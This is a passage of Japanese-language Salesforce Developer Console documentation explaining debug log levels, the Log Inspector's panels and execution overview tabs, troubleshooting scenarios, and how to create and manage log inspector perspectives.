- 選択したログのコピーをテキストファイルとしてダウンロードするには、[File (ファイル)] > [Download Log (ログをダウンロード)] をクリックします。ファイルのデフォルト名は、`apex.log` です。
- 開発者コンソールを開いたときにログが読み込まれないようにするには、[Help (ヘルプ)] > [Preferences (個人設定)] に移動し、[Prevent Logs on Load (ログオン時の読み込みを防止)] を `true` に設定します。

メモ: ユーザログは、組織の [Debug Log (デバッグログ)] ページで設定します。[設定] から、［クイック検索］ボックスに「デバッグログ」と入力し、[デバッグログ] を選択します。

ログレベルの設定

ログレベルでは、デバッグログに保存する要求情報の量を決定します。サイズの大きいログの解析には長時間かかる場合があります。ログのサイズを小さくするには、ログレベルを調整します。レビューするコードには冗長ログを使用します。対象外のコードには簡易ログを使用します。

今後の要求のログレベルを指定するには、**[Debug (デバッグ)] > [Change Log Levels (ログレベルを変更)]** をクリックします。このページでは、追跡フラグとデバッグレベルを定義できます。

特定のクラスまたはトリガのデフォルトのログレベルを上書きするか、ユーザのログを設定するには、期間とデバッグレベルを含む追跡フラグを追加します。

変更を保存してウィンドウを閉じるには、**[Done (完了)]** をクリックします。

メモ: チェックポイントを使用してデバッグするには、Apex コードのログレベルを [FINER (より詳細)] または [FINEST (最も詳細)] に設定します (リリースの場合、[FINEST (最も詳細)] は使用しないでください)。

各設定による制御内容の詳細は、「デバッグログカテゴリ」および「デバッグログレベル」.を参照してください。

重要: 開発者コンソールが開いていると、開発者コンソールで定義された一般ログレベルが、リリース時に作成したログを含むすべてのログに適用されます。リリースを実行する前に、Apex コードのログレベルが [Finest (最も詳細)] に設定されていないことを確認してください。[Finest (最も詳細)] に設定されていると、リリースの実行時間が予想以上に長くなります。

関連トピック:

- デバッグログの設定
- 開発者コンソールの [Debug (デバッグ)] メニュー
- ログインスペクタ
- デバッグログレベル
- デバッグログの優先順位

ログインスペクタ

ログインスペクタは、操作のソース、その操作のトリガ、その後の状況を表示する、コンテキスト依存の実行ビューアです。このツールを使用して、データベースイベント、Apex処理、ワークフロー、および入力規則ロジックを含むデバッグログを検査できます。

ログインスペクタに表示されるパネルは、選択したパースペクティブによって異なります。パースペクティブを切り替えるには、**[Debug (デバッグ)] > [Switch Perspective (パースペクティブを切り替え)]** をクリックします。デフォルトパースペクティブおよびカスタムパースペクティブについての詳細は、「ログインスペクタのパースペクティブの管理」を参照してください。


ログパネル

ログインスペクタには、次のパネルを含めることができます。

- Stack Tree (スタックツリー)
- Execution Stack (実行スタック)

- Execution Log (実行ログ)
- Source (ソース)
- Variables (変数)
- Execution Overview (実行概要)

[Debug (デバッグ)] > [View Log Panels (ログパネルを参照)] をクリックするか Ctrl+P キーを押して使用可能なパネルから選択し、カスタムパースペクティブを設計します。




再度使用するカスタムパースペクティブを設計する場合、**[Debug (デバッグ)] > [Save Perspective (パースペクティブを保存)]** をクリックして、覚えやすい名前を付けます。カスタムパースペクティブを保存したら、ログインスペクタの使用時に **[Debug (デバッグ)] > [Switch Perspective (パースペクティブを切り替え)]** をクリックすればいつでも選択できます。

関連するパネルで項目をクリックすると、ほとんどのパネルが自動的に更新されて情報が表示されます。たとえば、[Stack Tree (スタックツリー)] パネルでフォルダをクリックすると、[Execution Stack (実行スタック)]、[Execution Log (実行ログ)]、および [Source (ソース)] パネルが更新され、関連するオブジェクトに関する情報が表示されます。同様に、[Execution Log (実行ログ)] で行をクリックすると、[Stack Tree (スタックツリー)]、[Execution Stack (実行スタック)]、および [Source (ソース)] パネルがすべて更新され、その行の詳細が表示されます。[Execution Overview (実行概要)] の [Executed Units (実行単位)] タブで項目をクリックすると、[Execution Log (実行ログ)]、[Stack Tree (スタックツリー)]、[Execution Stack (実行スタック)]、および [Source (ソース)] パネルが更新されます。


Stack Tree (スタックツリー)

[Stack Tree (スタックツリー)] パネルでは、2 つのツリービューに、情報が起動元コールから次の下位レベルへ「トップダウン」方式で表示され、プロセス内の項目の階層を確認できます。たとえば、あるクラスが第 2 クラスをコールすると、その第 2 クラスは第 1 クラスの子ノードとして表示されます。

[Execution Tree (実行ツリー)] には、各操作が表示されます。たとえば、`for` ループが `System.debug()` を 8 回コールする場合、[Execution Tree (実行ツリー)] には各コールの実行時間が表示されます。



[Performance Tree (パフォーマンスツリー)] では、操作のパフォーマンス全体を把握しやすいように、操作が集計されて表示されます。次の画面では、上記と同じ例を使用して、[Performance Tree (パフォーマンスツリー)] に `debug` への各コールの合計実行時間が表示されています。




このログは、[Execute Anonymous (匿名実行)] ウィンドウから生成されています。コードの他の場所からの `debug` やその他のメソッドへのコールは、実行単位で集計されます。

[Stack Tree (スタックツリー)] パネルの各セクションには次の情報が含まれます。

列	説明
Scope (範囲)	ワークフロー、クラス、DML など、プロセス内部の区切られた領域
Unit (単位)	項目 (領域) の名前
Duration (所要時間)	その項目が実行に要した時間 (ミリ秒)
Heap (ヒープ)	項目が使用したヒープ量 (バイト)
Iterations (反復)	その項目がコールされた回数


Execution Stack (実行スタック)

[Execution Stack (実行スタック)] パネルには、デバッグログで現在選択されている項目の「ボトムアップ」ビューが表示されます。このビューは最下位レベルのコールを起点として、そのコールをトリガした操作へと続きます。



Execution Log (実行ログ)

[Execution Log (実行ログ)] パネルには、現在のプロセスのデバッグログが含まれます。デバッグログには、メソッド呼び出し、ワークフロールール、DML操作など、プロセス内で発生したすべてのアクションが含まれています。ビュー内で切り捨てられている長い行を表示するには、行の上にマウスポインタを置くとポップアップが表示されます。



[Execution Log (実行ログ)] を使用して、プロセスのステップスルーを再追跡できます。また、自分が作成した行をステップスルーしたり、ログを特に関心のある行に絞り込むこともできます。

- **This Frame (このフレーム)**: プロセスのこの領域のみ、またはそのレベルに関連付けられている項目のみが表示されます。たとえば、クラスをコールするトリガを選択した場合、そのトリガ操作のみが表示されます。`CODE_UNIT_STARTED` をクリックして **[This Frame (このフレーム)]** を選択すると、プロセス内の `CODE_UNIT_STARTED` からそれに関連付けられた `CODE_UNIT_ENDED` までの間に発生した項目だけが表示されます。
- **Executable (実行可能)**: 実行可能な項目のみがデバッグログに表示されます。この場合、作成された SOQL クエリ数や DML 行数など、累積的な制限情報は表示されません。

  ヒント: **[Executable (実行可能)]** は常にオンにしておきます。プロセスを最適化する場合や、特定の制限情報が必要な場合にのみオフにしてください。

- **Debug Only (デバッグのみ)**: コードに追加した debug ステートメントのみが表示されます。
- **Filter (検索条件)**: 関連付けられた項目に入力した条件に一致する項目が表示されます。たとえば、**[Filter (検索条件)]** を選択して、「*DML*」と入力すると、イベントまたは詳細のいずれかに文字列「DML」が含まれる実行ログの行のみが表示されます。フィルタでは、大文字と小文字は区別されます。

[Execution Log (実行ログ)] パネルには、次の情報が含まれます。

列	説明
Timestamp (タイムスタンプ)	プロセスが開始したシステム時刻。ローカルユーザの時間で表示されます。形式は *HH:MM:SS:MSS* です。
Event (イベント)	デバッグイベント。
Details (詳細)	行番号、パラメータなど、イベントに付随するその他の詳細。

Source (ソース)

[Source (ソース)] パネルには、実行されたソースコードや、プロセス中に使用されたエンティティのメタデータ定義が含まれ、コード行が実行された回数が表示されます。パネルに表示される内容は、ビューの他の場所で何が選択されているかによって異なります。

特定のコード行に移動するには、[Source (ソース)] パネルの下部にある入力ボックスに行番号を入力し、**[Jump (ジャンプ)]** をクリックします。

実行されたソースコードをソースコードエディタビューに表示するには、**[Open (開く)]** をクリックします。

メモ: プロセス中に入力規則やワークフローが実行されると、そのメタデータ表現が [Source (ソース)] パネルに表示されます。開発者コンソールからメタデータ表現を開くことはできません。『*Force.com Metadata API 開発者ガイド*』の「`ValidationRule`」および「`Workflow`」を参照してください。

Variable (変数)

変数にいつ値が代入されるのか、その値は何であるかを確認するには、[Variable (変数)] パネルを使用します。任意の `Variable` イベントをクリックすると、セクションに値が入ります。


メモ: **[Apex Code (Apex コード)]** ログレベルは、記録される変数の割り当てに対して `Finest` に設定する必要があります。

変数の内容を表示するもう 1 つの方法は、チェックポイントを使用することです。チェックポイントを使用することにより、実行のある時点でメモリに保持されているエンティティの詳細を表示できます。詳細は、「Apex コードへのチェックポイントの設定」 を参照してください。

Execution Overview (実行概要): Save Order (保存順序)、Limits (制限)、Timeline (タイムライン)、Executed Units (実行単位)

ログインスペクタの下部にある The [Execution Overview (実行概要)] パネルには、次の 4 つのタブがあります。

- [Save Order (保存順序)] タブには、DML アクションのタイムラインが色分けして表示されます。実行された DML アクションごとに、保存順序要素がタイムラインに矩形として表示されます。



次の色は、各要素を区別するために使用されます。

色	種別
赤	before トリガ
オレンジ	after トリガ
緑	入力規則
青	割り当てルール
紫	ワークフロールール


特定の要素の詳細を表示するには、タイムラインで関連付けられた矩形をクリックします。ポップアップウィンドウに、ログの関連する位置に直接移動するためのリンクを含む、追加情報が表示されます。

影響を受けるレコードの ID を表示するには、左ペインで sObject の名前をクリックします。

- [Limits (制限)] タブには、全体的なシステム制限の名前、使用量が表示され、次の情報が含まれます。

列	説明
Limit (制限)	制限の名前
Used so far (現在までの使用状況)	この実行時点でこのプロセスによって使用されていた制限量
Request total (要求合計)	完了時に要求によって使用されたこの制限量
Total available (使用可能合計)	制限の合計量


- [Timeline (タイムライン)] タブでは、各プロセスにかかった時間が視覚的に表示されます。[Scale (スケール)] オプションを選択すると、結果が最も使いやすいビューに表示されます。



[Timeline (タイムライン)] タブには、次の情報が含まれます。

列	説明
Category (カテゴリ)	プロセスタイプ
Millis (ミリ秒)	そのプロセスにかかった時間 (ミリ秒)
%	要求全体のうち、このプロセスにかかった割合

- [Executed Units (実行単位)] タブには、プロセスの各項目で使用されたシステムリソースが表示されます。



タブの下部にあるボタンを使用して、表示する情報を項目の種類によって除外できます。たとえば、メソッドの詳細を表示しない場合は、[Methods(メソッド)]をクリックします。ボタンをもう1回クリックすると、条件がクリアされます。

[Executed Units (実行単位)] タブには、次の情報が含まれます。

列	説明
What (種類)	プロセスの項目の種類。次の種類があります。 - Method (メソッド) - Queries (クエリ) - Workflow (ワークフロー) - Callouts (コールアウト) - DML - Validations (入力規則) - Triggers (トリガ) - Pages (ページ)
Name (名前)	プロセスの項目の名前
Sum (合計)	項目の合計実行時間
Avg (平均)	項目の平均実行時間
Max (最大)	項目の最大実行時間
Min (最少)	項目の最小実行時間
Count (件数)	プロセス処理中にその項目がコールされた回数
Heap (ヒープ)	ヒープでその項目が使用したスペース量
Query Type (クエリ種別)	クエリの種類。値は次のとおりです。 - SOQL - SOSL
Sum rows (合計列数)	その項目で変更されたレコード数の合計
Avg rows (平均列数)	その項目で変更されたレコード数の平均値
Max rows (最大列数)	その項目で変更されたレコード数の最大値
Min rows (最少列数)	その項目で変更されたレコード数の最少値

情報を特定の列で並び替えるには、列ヘッダーをクリックします。

重要: Mac を使用していて、ログインスペクタのパネルにスクロールバーが表示されない場合は、[システム環境設定] > [一般] を開き、［スクロールバーを表示］を「常に表示」に設定します。

関連トピック:

開発者コンソールの [Debug (デバッグ)] メニュー

[Logs (ログ)] タブ

ログインスペクタのパースペクティブの管理

ログインスペクタのカスタムパースペクティブの作成

ログインスペクタの使用例

ここでは、ログインスペクタを使用して、問題を診断し、解決するいつくかの方法を紹介します。

- 実行パスの追跡
- `System.Debug` ステートメントの表示
- ソースコードの更新
- 要求での DML の追跡
- Visualforce ページのパフォーマンスの評価
- 複雑なプロセスの表示

実行パスの追跡

シナリオ: ログインスペクタでデバッグログを開きました。この情報を確認する方法は?

1. [Execution Log (実行ログ)] パネルで **[Executable (実行可能)]** を選択して、累積制限情報など、実行可能ではないステップをすべて排除します。
2. [Execution Overview (実行概要)] パネルで [Executed Units (実行単位)] タブをクリックして、要求のさまざまな種類の操作の集計値を表示します。たとえば、メソッド種別ごとの DML 操作の数またはさまざまなメソッドの数を表示できます。
3. [Limits (制限)] タブをクリックして、この操作で使用するガバナ制限を表示します。

`System.Debug` ステートメントの表示

シナリオ: 要求の進行状況を追跡するために、いくつもの `System.Debug` ステートメントをコードに追加しました。ログインスペクタを使用してこれらのステートメントを見つける方法は?

1. [Execution Log (実行ログ)] パネルで、**[Filter (検索条件)]** を選択します。
2. 入力ボックスに「*DEBUG*」(大文字) と入力します。

要求内の文字列「*DEBUG*」を含む行のみが表示されます。

ソースコードの更新

シナリオ: 要求実行後、デバッグログに、Apex コードのエラーがあることに気付きました。この Apex コードを最も簡単に編集する方法は?

1. ソースパネルから、コードの行を選択します。
2. **[Open (開く)]** をクリックします。

クラスまたはトリガが新しい [Source Code Editor (ソースコードエディタ)] タブで開きます。

要求での DML の追跡

シナリオ: 要求のさまざまな場所に、多くの DML ステートメントが含まれています。要求内で DML が実行された回数を確認する方法は?

ここでは、要求の途中で実行された実際の DML を調べるためにデバッグログをドリルインするための 2 つの方法について説明します。

1. [Execution Log (実行ログ)] パネルで **[Filter (検索条件)]** を選択し、次に「*DML*」と入力します。イベントまたは詳細の任意の場所に DML が含まれる要求のすべての項目が表示されます。
2. [Execution Overview (実行概要)] パネルで [Executed Units (実行単位)] タブをクリックし、DML を除くその他すべての実行タイプを無効化します。ボタンは切り替え式です。1 回クリックして、リストから該当する操作の種類を絞り込みます。検索条件を無効化するには、再度クリックします。DML のみを表示するには、**[Methods (方法)]**、**[Queries (クエリ)]**、**[Workflow (ワークフロー)]**、**[Callouts (コールアウト)]**、**[Validations (入力規則)]**、**[Triggers (トリガ)]**、**[Visualforce Pages (Visualforce ページ)]** をクリックします。
   - DML 操作の詳細には、影響を受けるオブジェクトの種類と、実行された具体的な操作 (挿入、更新など) が表示されます。また、DML ステートメントを実行した回数、行数なども表示できます。
   - [Executed Units (実行単位)] タブの DML 要求項目をクリックすると、[Execution Log (実行ログ)] では要求の他のすべてのパーツが除外され、DML ステートメントのみが表示されます。


これらの手順を使用して、クエリも検索して絞り込むことができます。

Visualforce ページのパフォーマンスの評価


シナリオ: SOQL クエリを実行する Visualforce ページおよび Apex コントローラがあります。ページのパフォーマンスを分析し、最も時間のかかるコードユニットを見つける方法は?要求で実行されるクエリの数を特定する方法は? ガバナ制限にどの程度接近しているかを確認する方法は?

1. [Stack Tree (スタックツリー)] パネルで、Visualforce ページの名前を検索します。最上位のフォーマットは `/apex/pagename` です。上位レベルの下にある最初のノードは、ページの実際の実行を示します。そのノードを開くと、いつコントローラが初期化されたかが示されます。
2. 引き続き、ノードを開いてメソッドの呼び出しと各メソッドにかかる時間を調べます。[Stack Tree (スタックツリー)] パネルの項目をクリックすると、[Execution Log (実行ログ)] パネルにデバッグログの該当部分が表示されます。また、**[Source (ソース)]** パネルが更新されて、該当するソースコードが表示され、[Variables (変数)] パネルにはコンテキスト内にある変数が表示されます。
3. [Execution Overview (実行概要)] パネルで、[Executed Units (実行単位)] タブをクリックすると、実行時間 (ミリ秒) とヒープサイズ (バイト) を含むコードの統計が表示されます。[Cnt (件数)] 列には、特定のコードユニットが実行された回数が表示されます。コードユニットが複数回実行されると、実行時間の合計、平均、最大および最小実行時間が更新されます。同様に、クエリが複数回実行された場合、表示が更新されて、返された行の集計数の要約が表示されます。

   表示の対象外とするコードユニットに対応する下側にあるボタンをクリックすると、そのコードユニットを除外できます。この実行方法の詳細は、「要求での DML の追跡」を参照してください。



4. [Limits (制限)] タブをクリックすると、適用される制限を検証し、適用される各制限に要求がどの程度接近しているかを確認できます。[Total Available (使用可能合計)] 列には、操作の種類ごとに組織に許容されるガバナ制限が表示されます。[Request Total (要求合計)] 列には、実行した要求の合計数が表示されます。[Used So Far (現在までの使用状況)] 列には、スタック追跡または実行ログで選択した実行時点で使用されている要求数が表示されます。
5. [Timeline (タイムライン)] タブをクリックすると、実行されたコードユニットのタイプ別内訳がビジュアル表示され、タイプごとの実行時間の合計と割合も表示されます。タイムラインでは、要求のどの部分で最も時間がかかったかがすばやく確認できます。集計セクションの下にある期間を選択すると、タイムラインの表示期間を延長または短縮できます。



この例では、データベース要求に最も時間 (56.95%) がかかっています。次に時間がかかっているのは、Visualforce ページです。最も時間がかかっていないのは、Apex コードです。また、Visualforce ページおよび Apex コードは最初と最後に実行され、その間にデータベース操作が実行されています。

複雑なプロセスの表示

シナリオ:プロセスは複雑で、複数の Apex クラス、トリガ、ワークフロー、入力規則が含まれます。この場合に結果として得られるデバッグログをステップスルーするまたは絞り込むのに最適な方法は?

1. [Stack (スタック)] セクションには、要求のすべての最上位項目の実行パスを示すツリー構造が表示されます。これを使用すると、実行時の項目の階層を参照できます。
2. 実行ログの **[Filter (検索条件)]** 入力ボックスを使用します。たとえば、トリガ固有のイベントに関心がある場合は、**[Filter (検索条件)]** をクリックして、「`trigger`」と入力します。「`trigger`」という語を含むデバッグログの行のみが実行ログセクションに表示されます。
3. [Execution Log (実行ログ)] タブの範囲を実行の選択された特定の単位に制限するには、**[This Frame (このフレーム)]** を選択します。たとえば、実行ログの `CODE_UNIT_STARTED` を含む行を選択して **[This Frame (このフレーム)]** をクリックすると、実行ログには `CODE_UNIT_STARTED` からそれと対の `CODE_UNIT_ENDED` までに発生した要求の項目のみが表示されます。

   メモ: **[This Frame (このフレーム)]** が選択されている場合、[Execution Log (実行ログ)] にはそのフレームに含まれる項目のみが表示され、それより下のレベルの操作は表示されません。たとえば、トリ

ガがクラスをコールすると、[Execution Log (実行ログ)] にはトリガ操作のみが表示され、クラス操作は表示されません。

インスペクタパースペクティブのログ記録

ログインスペクタのカスタムパースペクティブの作成

パースペクティブは、開発者コンソールのログインスペクタに含まれるパネルの事前定義されたレイアウトです。

ログインスペクタでタスクを実行するときには、タスクをすばやく簡単に完了できるパースペクティブを使用します。開発者には、それぞれのやり方があります。標準搭載のパースペクティブの一覧については、「ログインスペクタ」 を参照してください。

カスタムパースペクティブ作成または既存のパースペクティブ変更の手順は、次のとおりです。

1. 開発者コンソールのログインスペクタでログを開きます。
2. **[Debug (デバッグ)] > [View Log Panels (ログパネルを参照)]** をクリックし、パースペクティブに含めるパネルを選択します。

   使用可能なパネルの一覧については、「ログパネル」を参照してください。パースペクティブを変更すると、保存するまでパースペクティブ名に * が付加されます。

   ヒント: **[Execution Log (実行ログ)]** パネルが含まれるパースペクティブを作成する場合、**[Source (ソース)]** パネルも必要になることがあります。
3. 変更内容を保存するには、**[Save Perspective (パースペクティブを保存)]** をクリックします。新しいパースペクティブを作成するには、**[Save Perspective As (名前を付けてパースペクティブを保存)]** をクリックし、新しい名前を入力します。

関連トピック:

ログインスペクタ

ログインスペクタのパースペクティブの管理

ログインスペクタのパースペクティブの管理

パースペクティブは、開発者コンソールのログインスペクタに含まれるパネルの事前定義されたレイアウトです。

ログインスペクタでタスクを実行するときには、ジョブに合ったパースペクティブを選択します。


パースペクティブを管理するには、**[Debug (デバッグ)] > [Perspective Manager (パースペクティブマネージャ)]** をクリックします。

- 別のパースペクティブに切り替えるには、パースペクティブ名をダブルクリックするか、パースペクティブを選択して **[Open (開く)]** をクリックします。
- デフォルトのパースペクティブを変更するには、パースペクティブ名を選択して **[Set Default (デフォルト値を設定)]** をクリックします。


- パースペクティブを削除するには、パースペクティブ名を選択して **[Delete (削除)]** をクリックします。
- カスタムパースペクティブを作成するには、「ログインスペクタのカスタムパースペクティブの作成」 を参照してください。

次のパースペクティブは、事前に定義されています。


- **[All]** (デフォルト)



